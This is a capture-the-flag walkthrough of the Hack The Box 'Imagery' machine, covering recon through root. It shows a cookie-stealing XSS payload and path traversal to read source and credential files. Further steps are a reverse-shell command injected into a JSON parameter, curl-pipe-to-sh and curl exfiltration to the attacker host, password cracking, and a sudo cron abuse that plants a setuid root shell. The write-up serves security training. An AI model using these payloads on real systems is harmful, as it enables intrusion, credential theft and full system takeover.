Imagery
Recon
Port Discovery
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿vm-kali)-[~/htb/imagery]
└─$ sudo nmap -PN -sCV -p22,8000 10.129.181.79
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 21:04 PKT
Nmap scan report for 10.129.181.79
Host is up (0.15s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.83 seconds
It seems like they are running a Python WSGI. Let’s interact with the web app on http://10.129.181.79:8000/.

This is supposed to be an image gallery with upload feature. (Potentially a file upload vulnerability)

We can register an account and use it to login.
Bug Report - Web
There’s also a “Report Bug” functionality.

Submitting a dummy report returns with a notification “Admin review in progress.”, this is particularly of interest since the inputs of this form also seem lax in restrictions.
XSS
Let’s submit an XSS img payload that tries to exfil admin’s cookie.

"><img src=y onerror="this.src='http://10.10.16.28/?b='+document.cookie">
The submit report goes through, as mentioned before lax validation.
Be sure to start an http server to view the requests.
1
2
3
4
┌──(kali㉿vm-kali)-[~/htb/imagery]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.181.79 - - [30/Sep/2025 21:24:07] "GET /?b=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNwEKA.HPhJg8atL4Qku7RIxgRozb53FiQ HTTP/1.1" 200 -

The vulnerable input was “Bug Description”. With the cookie .eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNwEKA.HPhJg8atL4Qku7RIxgRozb53FiQ we have access to Admin Panel.
Foothold
In the admin panel we have an interesting functionality to download logs of user:
1
2
3
4
5
6
7
8
9
10
11
12
GET /admin/get_system_log?log_identifier=admin%40imagery.htb.log HTTP/1.1
Host: 10.129.181.79:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.129.181.79:8000/
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNwEKA.HPhJg8atL4Qku7RIxgRozb53FiQ
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Path Traversal
By inspecting the request it seems like the logs are being retrieved through a file <user>@imagery.htb.log. We could try something as simple as ../ to test for path traversal.
1
GET /admin/get_system_log?log_identifier=../admin%40imagery.htb.log HTTP/1.1
Returns:
1
{"message":"Error reading file: 404 Not Found: The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.","success":false}
This confirms path traversal is possible. Let’s try reading /etc/passwd:
1
2
3
4
5
6
7
8
9
GET /admin/get_system_log?log_identifier=../../../../etc/passwd HTTP/1.1

<SNIP>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
<SNIP>
Since this is a python web-app it’s usual to have at least an app.py, view.py, models.py. Let’s test for it:
1
2
3
4
5
6
7
8
9
10
GET /admin/get_system_log?log_identifier=../app.py HTTP/1.1

from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *

<SNIP>
What do we care about now? Creds. Usually a database file carries that, and we could be sure to get it from a config file/.env file that sets up the database connection.
But here we can already see the line from config import * so there’s a config.py on the same level as app.py.
1
2
3
4
5
6
7
8
GET /admin/get_system_log?log_identifier=../config.py HTTP/1.1

<SNIP>
import os
import ipaddress

DATA_STORE_PATH = 'db.json'
<SNIP>
From db.json:
db.json
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ]
}

<SNIP>
Using https://crackstation.net we can crack testuser password iambatman.
testuser
We can use testuser creds to login. Let’s try uploading an image and view the POST request in burpsuite. The form had no interesting field.
We have additional functionalities for the uploaded image:

Trying to transform image, we can’t change the values from the front-end but does that hold true for a request that’s not necessarily sent from the front-end? Let’s test that out with intercepting the request using burpsuite:
This is what the request looks like:
1
{"imageId":"ce1cb13c-c693-4d2c-88c3-de7d64e0ef0e","transformType":"crop","params":{"x":1,"y":0,"width":512,"height":512}}
Depending on how the parameter values are being handled/deserialized on the backend we could land RCE or injections. Usually for HackTheBox this is mostly a system-call so trying something like:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.28 1234 >/tmp/f
will get us a reverse shell.
Let’s modify our POST Body:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
POST /apply_visual_transform HTTP/1.1
Host: 10.129.181.79:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.129.181.79:8000/
Content-Type: application/json
Content-Length: 121
Origin: http://10.129.181.79:8000
Connection: keep-alive
Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aNwNig.279savm8XQG1Sl4R7vel2iUoDMA
Priority: u=0

{"imageId":"ce1cb13c-c693-4d2c-88c3-de7d64e0ef0e","transformType":"crop","params":{"x":"`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.16.28 1234 >/tmp/f`","y":0,"width":512,"height":512}}
Shell as web
Let’s upgrade our TTY as well:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿vm-kali)-[~/htb/imagery]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.28] from (UNKNOWN) [10.129.181.79] 43478
bash: cannot set terminal process group (1327): Inappropriate ioctl for device
bash: no job control in this shell
web@Imagery:~/web$ python3 -c "import pty; pty.spawn('/bin/bash')"
python3 -c "import pty; pty.spawn('/bin/bash')"
web@Imagery:~/web$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(kali㉿vm-kali)-[~/htb/imagery]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234

web@Imagery:~/web$
Let’s transfer linpeas and collect information through it.
1
2
3
4
5
┌──(kali㉿vm-kali)-[~/htb/imagery]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

web@Imagery:~/web$ curl -L http://10.10.16.28/linpeas.sh | sh
We have a web backup:
1
2
3
drwxr-xr-x 2 root root 4096 Sep 22 18:56 /var/backup
total 22516
-rw-rw-r-- 1 root root 23054471 Aug  6  2024 web_20250806_120723.zip.aes
We will exfil the file using curl and run an uploadserver on our attacker machine.
1
2
3
4
5
6
7
8
9
curl -X POST -F "files=@file.zip" http://10.10.16.28:8000/upload

┌──(venv)─(kali㉿vm-kali)-[~/htb/imagery]
└─$ python3 -m uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.181.79 - - [30/Sep/2025 22:53:09] [Uploaded] "web_20250806_120723.zip.aes" --> /home/kali/htb/imagery/web_20250806_120723.zip.aes
10.129.181.79 - - [30/Sep/2025 22:53:09] "POST /upload HTTP/1.1" 204 -
Just from the extension alone we can tell we need to crack the zip:
1
2
3
┌──(venv)─(kali㉿vm-kali)-[~/htb/imagery]
└─$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
We need to get the password to even inspect the elements:
We will use the above script.
1
2
3
4
5
6
7
┌──(venv)─(kali㉿vm-kali)-[~/htb/imagery]
└─$ python3 pybrute.py /usr/share/wordlists/rockyou.txt web_20250806_120723.zip.aes file.zip
***brute forcing file...***
  ***file decrypted***
password: {bestfriends}
time taken: 12.59265661239624
53.12620049858541 passwords per second
From the db.json inside this archive we have even more users and creds specifically for mark:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
┌──(venv)─(kali㉿vm-kali)-[~/htb/imagery/web]
└─$ cat db.json
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "displayId": "f8p10uw0",
            "isTestuser": false,
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "displayId": "8utz23o5",
            "isTestuser": true,
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "mark@imagery.htb",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
        {
            "username": "web@imagery.htb",
            "password": "84e3c804cf1fa14306f26f9f3da177e0",
            "displayId": "7be291d4",
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
    ],
01c3d2e5bdaf6134cec0a367cf53e535:supersmash
We can’t SSH so we will just su.
1
2
3
web@Imagery:/var/backup$ su mark
Password:
mark@Imagery:/var/backup$
A good first step is always to check sudo -l
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol

mark@Imagery:~$ sudo charcol -h
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system
                        password verification).
mark@Imagery:~$ sudo charcol -h
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system
                        password verification).
mark@Imagery:~$ sudo charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):

[2025-09-30 18:11:36] [ERROR] Incorrect master passphrase. 2 retries left. (Error Code: CPD-002)
Trying to spawn a shell asks for a password, we will have to reset password. Since we are running this with SUDO elevation we can abuse the CRON Job and get an Setuid shell.
1
auto add --schedule "*/1 * * * *" --command "bash -lc 'cp /bin/bash /usr/local/bin/rootbash && chown root:root /usr/local/bin/rootbash && chmod 4755 /usr/local/bin/rootbash'" --name "make_rootbash" --log-output /tmp/charcol_make_rootbash.log
Privilege Escalation
1
2
3
4
mark@Imagery:/tmp$ rootbash -p
rootbash-5.2# whoami
root